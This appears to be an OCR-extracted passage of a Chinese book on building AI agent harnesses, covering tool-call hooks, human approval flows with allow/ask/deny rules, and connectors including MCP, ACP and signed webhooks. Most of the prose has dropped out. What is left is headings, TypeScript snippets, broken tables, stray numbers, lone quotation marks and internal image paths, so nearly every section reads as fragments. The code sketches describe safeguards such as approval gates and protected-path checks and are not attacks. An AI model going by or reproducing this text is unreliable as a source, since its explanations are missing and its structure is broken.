一次单轮运行的完整过程

= →



LLM

优雅关闭

——SIGINT SIGTERM——

-
-
- `cancelled` 08

-
-

08

钩子接口

API

`pre_session`		
`pre_llm_call`		
`post_llm_call`		token
`pre_tool_call`		12
`post_tool_call`		
`post_session`		07

`continue` `modify` `deny`
Hermes Agent OpenClaw OpenCode

- 08
- —— 18 12
——

服务商抽象（以及它的泄漏）

- **schema** Anthropic `input_schema` OpenAI `function.parameters`

- Anthropic `content_block_delta` `tool_use` OpenAI `choice.delta.tool_calls[i].function.arguments`

- 04 Anthropic OpenAI

```
//
// metadata()          --
//
interface ModelProvider {
  stream(req: ModelRequest): AsyncIterable<ProviderEvent>;
  countTokens(text: string): number;
  metadata(): {
    contextWindow:             number;
    maxOutput:                 number;
    supportsCacheControl:      boolean;
    supportsParallelToolCalls: boolean;
    supportsStructuredOutputs: boolean;
    supportsHostedTools:       boolean;
    refusalShape:              "block" | "finish_reason" | "none";
  };
}
```

17
—— schema
02
429 API
——Hermes Agent Paperclip

配置

- YAML JSON TOML ——
04

-

- —— AWS Secrets Manager
`$secret:NAME`

- **Schema** Pydantic zod JSON Schema——
- schema

bug

`$secret:` —— grep

会话、运行、子智能体——统一词汇

- **Session** ——
  ID + 08
- **Run** ——
- **Subagent** —— 10
- **Heartbeat** —— Paperclip

OpenCode `SessionID` `RunID` Paperclip `issues` / `heartbeat_runs` / `agent_task_sessions` schema

实例状态与租户作用域

——

OpenCode `InstanceState.make()` `(project, agent)` Paperclip —— `company_id`

`(tenant, project, agent)`

06 08

总线与流式接口

- `session_started`
  `tool_completed` `run_failed`

—— 08

- UI TUI Web CLI token SSE WebSocket

—— UI

健康与就绪

- —— HTTP 200
- ——

16

更简单的运行框架更经得起时间考验

Anthropic *Harness design for long-running agentic applications* * *

- * * Anthropic " sprint "
-

真实系统笔记

- **OpenCode** Effect Layers SSE `InstanceState` " "

- **Hermes Agent** Telegram
  CLI cron `pre_llm_call`
  `post_tool_call`
- **Paperclip**
  08
- **OpenClaw** ——

Anthropic *"Harness design for long-running agentic applications"* anthropic.com/engineering 05
10 " "

常见失败情况

——
AI

- ——
-
- ——
  12
- *15*
- token
  ——
  A/B *16*

与你的智能体结对

- “ 01–10 ”
- “ —— ”
- “ `pre_session` `pre_llm_call` `post_llm_call` `pre_tool_call` `post_tool_call` `post_session` ”
- “ *SIGINT* *60* *08* ”
- “ `ModelProvider` ”
- “ *Anthropic* ‘ ’ ”
- “ *A* *B* ”
- “ *SSE* *token* ”

下一步

12 MCP 13 14 15 16 17 18 19

12

第 12 章 — 人在回路

TL;DR

" "

—— / / TUI Web
08 `WaitingApproval`
" "

为什么这很重要

" "

HITL

核心概念

允许 / 询问 / 拒绝——三动作规则集

`references/`

```
type PermissionRule = {
  match:   { tool: string; argsPattern?: Record<string, string> };
  action:  "allow" | "ask" | "deny";
  scope?:  "call" | "session" | "forever";
};

//                          src/
const rules: PermissionRule[] = [
  { match: { tool: "read_file" },                               action: "allow" },
  { match: { tool: "write_file", argsPattern: { path: "src/**" } }, action: "ask"
},
  { match: { tool: "delete_*" },                                 action: "deny"  },
];
```

- OpenCode `Permission.evaluate`
- **ask** —— 03 `destructive: true` `ask` `allow`
- **deny** `deny`

`pre_tool_call` 11

审批界面

HITL

TUI			——
Web			
Slack Telegram			

OpenCode TUI + Web Hermes Agent
cron Paperclip Web
/Slack

TUI

挂起协议


08 `WaitingApproval`

-
-
- ——
-
-

```
// 08
type SuspendedCall = {
  approvalId:        string;
  runId:             string;
  sessionId:         string;
  actorId:           string;
  toolName:          string;
  proposedArgs:      unknown;
  dryRunPreview?:    string;
  reason:            string;
  riskTier:          "read" | "reversible" | "external" | "high_impact";
  createdAt:         string;
  expiresAt:         string;
  status:            "pending" | "approved" | "rejected" | "edited" | "expired";
};
```

schema 03

—— 08



人类实际看到什么

" " " "

-
- TUI JSON Web
- —— " `/workspace/build` *143* *2.4 GB* " 03
- ——
09 03

18 ——

- `ask`
-

OpenCode `edit_file` diff Paperclip

/

审批作用域

UI

- —— `SuspendedCall`
- —— `permission_overrides`
- —— `allow`

MCP —— 13

glob URL

`docs.example.com` `web_fetch` `web_fetch`

URL

YAML——

UI

计划模式审批——批准一次，执行多次

09 HITL

——

——

diff

`allow` *`src/auth.ts`*

`edit_file` `path = src/auth.ts` diff diff
`edit_file`

Paperclip `executionPolicy = planning_mode` OpenCode `plan`
`.opencode/plans/<name>.md`

`src/auth.ts` *`src/db.ts`*
`src/payments.ts`
" "

编辑，而不只是批准

```
type ApprovalDecision =
  | { kind: "approved" }
  | { kind: "rejected"; reason?: string }
  | { kind: "edited"; replacementArgs: unknown }
  | { kind: "expired" };

//      `edited`                    schema     03
function applyEdit(decision: ApprovalDecision, tool: ToolDefinition) {
  if (decision.kind !== "edited") return decision;
  const parsed = tool.schema.safeParse(decision.replacementArgs);
  if (!parsed.ok) {
    return {
      kind: "rejected",
      reason: `                schema       ${parsed.error}`
    };
  }
  return decision;
}
```

OpenCode JSON Hermes Agent
TUI shell diff

schema

危险默认值检测

`allow`

`allow` `ask`

- 100 1 MB N
- `.git` `.env` `node_modules` `/etc`
- 3 cron
- 06
- `PROD` `LIVE`

```
//                              allow → ask
function dangerousDefault(call: ToolCall, ctx: AgentContext): boolean {
  if (call.name === "delete_files" && call.args.paths.length > 100) return true;
  if (touchesProtectedPath(call.args.path))                          return true;
  if (ctx.now.getUTCHours() < 6 && call.tool.destructive)            return true;
  if (looksLikeProductionEnv(ctx.env))                               return true;
  return false;
}
```

Hermes Agent `ToolCallGuardrailController` Paperclip

——

有时限的审批

-
-
- Paperclip

——

/

子智能体审批继承

10

-
- `allow` `ask`
-

OpenCode *allow*

shell

多审批人工作流

Paperclip `issue_approvals`

- `author` `project_lead` `security`
-
- `approved`
- `rejected`
-

HITL ——

自主模式——显式的逃生舱

cron CI

```yaml
#
permissions:
  mode: autonomous          #                    TTY
  on_destructive: auto_deny #
  approval_log: enabled     #
```

*" TTY "

*

审批即审计轨迹

——　——

- —— ID ID TUI Web
- ——
- ——
- ——
- —— / / diff

16 Hermes Agent JSON Paperclip OpenCode

以拒绝完成审批——说“不”之后会发生什么

```
{
  ok: false,
  recoverable: true,
  code: "user_denied_action",
  message: "",
  hint: "",
}
```

——

03 `hint`

——

真实系统笔记

- **OpenCode** `allow` / `ask` / `deny` / / JSON 11

- **Paperclip** `issue_approvals`
  Web Slack
- **Hermes Agent** HITL Telegram Slack
  `--quiet-mode`
- **OpenClaw**

常见失败情况

——

AI

- “ ” `ask`
  ——
  `ask` *`allow`* *16*
- `WaitingApproval`
  08
- *`(tool, argument-class, fingerprint)`* *13*
- *08*
- *03* *18*

与你的智能体结对

- *“ read / reversible / external / high_impact allow / ask / deny YAML ”*

- “ `SuspendedCall` `WaitingApproval` *08* / / / ”
- “ *Slack* / / * ”*
- “ `allow` `ask` ”
- “ / / *—— ”*
- “ / / / *UX* ”
- “ *10* `allow` `ask` —— *allow* ”
- “ `allow` ”

下一步

13 —— MCP MCP

第 13 章 — 连接器、MCP、IPC 与渠道

TL;DR

stdin stdout
——Slack GitHub Jira Telegram ——

Model Context Protocol MCP
Agent Client Protocol ACP
IPC JSON-RPC HMAC webhook SSE WebSocket


为什么这很重要

Telegram 30
Slack webhook MCP

Slack webhook CLI
——

核心概念

三层，一个边界



——

- webhook
- **MCP** **ACP** ——MCP ACP
- **IPC** ——JSON-RPC SSE WebSocket HMAC——

11

渠道适配器：让多个平台归一为一种事件形态

```
type ChannelEvent = {
  channel:    "slack" | "telegram" | "discord" | "email" |
              "webhook" | "local" | "matrix" | "signal";
  eventId:    string;          //        Slack event_id  Telegram update_id  ……
  actorId:    string;          //
  threadId:   string;          //
  text:       string;          //
  attachments?: Array<{
    kind: "image" | "file" | "audio";
    ref:  string;
    mimeType: string;
  }>;
  raw:        unknown;         //
  reply:      (m: AgentReply) => Promise<void>;
};

type AgentReply = {
  text:        string;
  blocks?:     unknown;        //
  visibility: "private" | "thread" | "channel";
  requiresApproval?: boolean; //       12
};
```

OpenClaw ——

Hermes Agent Telegram + CLI + cron + ACP

渠道特性差异表

Slack	~40 KB / blocks	~1 / /		Block Kit
Telegram	4096 /	30 /		Markdown
Discord	2000 /	~5 /5 /		Embeds components
WhatsApp	~4 KB			
Email	RFC			HTML
Signal	~2000 /			

——

- 12 KB 2 KB
- ——
- Slack blocks Discord embeds Telegram

入站渠道事件

-
- / Slack Block Kit actions Discord component interactions Telegram callback queries `button_clicked` `action_id` `state`
-
- /
- emoji—— 👍 ❌ `ChannelEvent`

`typing`

👍

出站渠道响应

- ——
- ——
- —— *" ......"*

  ✅
- ——
- ——`private` `thread` `channel`

" ......"

渠道身份与会话键

Telegram Slack

```
type SessionKey = {
  platform:       string;   // "slack" | "telegram" | ...
  accountId:      string;   //             /    ID
  conversationId: string;   //    /      ID
};
```

11

- Telegram Slack
  06
-

Webhook：HMAC、去重与重放

Webhook webhook

```
//      HMAC
async function handleWebhook(req: HttpRequest) {
  const body  = await req.bytes();
  const sig   = req.header("x-signature");
  const ts    = req.header("x-timestamp");

  if (!constantTimeEqual(sig, "sha256=" + hmac(secret, ts + ":" + body))) {
    return reject(403, "bad signature");
  }
  if (Math.abs(Date.now() - Number(ts) * 1000) > 5 * 60 * 1000) {
    return reject(403, "stale timestamp");          //
  }

  const event = normalize(JSON.parse(body));
  if (await eventStore.seen(event.eventId)) {        //
    return ok(202, "duplicate");
  }
  await eventStore.record(event.eventId);
  await channelQueue.enqueue(event);
  return ok(202, "accepted");
}
```

Webhook HTTP ——

MCP 到底是什么

——

- —— 03 JSON schema
- ——
- —— URL

MCP

MCP 传输方式

stdio			
Streamable HTTP	HTTP SSE		

MCP *HTTP+SSE* ——

SSE Streamable HTTP

HTTP+SSE

HTTP+SSE

WebSocket

把 MCP 工具封装为第 03 章的工具

MCP ——


```
//
async function registerMcpServer(server: McpClient, registry: ToolRegistry) {
  await server.initialize();
  const { tools } = await server.listTools();
  for (const t of tools) {
    registry.register({
      name:         `mcp__${server.id}__${t.name}`,        //
      description:  t.description,
      input_schema: t.inputSchema,

      // MCP                camelCase        `Hint`     --
      //
      //
      destructive:          t.annotations?.destructiveHint ?? false,
      concurrency_safe:     t.annotations?.readOnlyHint    ?? false,
      idempotent:           t.annotations?.idempotentHint  ?? false,
      open_world:           t.annotations?.openWorldHint   ?? true,

      run: async (args, ctx) => {
        try {
          const result = await server.callTool(t.name, args);
          return ok(result);
        } catch (err) {
          return fail(`MCP error: ${String(err)}`, false);  //
        }
      },
    });
  }
}
```

- `mcp__server__tool`
- **MCP** —— MCP `readOnlyHint` `destructiveHint` `idempotentHint` `openWorldHint` 03 02 12 08 `Hint` bug `readOnlyHint: true` —— `destructiveHint: true` —— 18
- JSON——

MCP 生命周期与故障模式



- MCP 12 —— URL

- OpenCode
- *" "*
- **Schema** schema schema

MCP 的范围与值得标出的威胁

/ / MCP roots sampling elicitation tasks schema ——

MCP

- ——`*Hint` MCP 18
- **DNS** localhost MCP DNS MCP `Origin` `127.0.0.1` `0.0.0.0` MCP

OAuth bearer token TLS MCP 12

ACP——作为服务的智能体

MCP Agent Client Protocol ACP —— Zed JetBrains IDE VS Code JSON-RPC ACP Zed Industries Kotlin Python Rust TypeScript SDK

ACP — ——

" " LSP

stdin/stdout JSON-RPC ——
MCP stdio Streamable HTTP


stdio

MCP ACP `initialize`
`loadSession` `fs.readTextFile` `fs.writeTextFile` `terminal`
`protocolVersion`
—— MCP

- `session/new` —— `sessionId`
- `session/load` —— `loadSession`
- `session/prompt` ——
- `session/update` —— agent / user / thought
- `session/cancel` ——
- `session/request_permission` —— 12
  JSON-RPC

- `fs/read_text_file` `fs/write_text_file` —— I/O
  1
- `terminal/create` `terminal/output` `terminal/wait_for_exit` `terminal/kill`
  `terminal/release` ——shell

MCP MCP ACP
`session/prompt`
JSON-RPC MCP ——ACP *" MCP
JSON "*—— MCP UX diff



protocolVersion
sessionId
loop
[ ]
loop
[ ]
opt
[ ]
fs read_text_file terminal create
ID

MCP ACP

	MCP	ACP
" "		
	JSON-RPC	JSON-RPC
	stdio Streamable HTTP WebSocket	stdio HTTP WebSocket
		MCP
UX		Diff
	12	`session/request_permission`
		`_meta`

Zed ACP Hermes Agent
OpenClaw ACP
ACP LSP
ACP
v1 SDK

- ACP ——
`session/prompt` `ChannelEvent` `session/update` 11
- `session/request_permission` 12 UX
- `fs/*` `terminal/*`
03 —— JSON-RPC
- ACP Zed
ACP

MCP 之外的 IPC 模式

MCP ACP IPC

- **stdio JSON-RPC** worker ID /
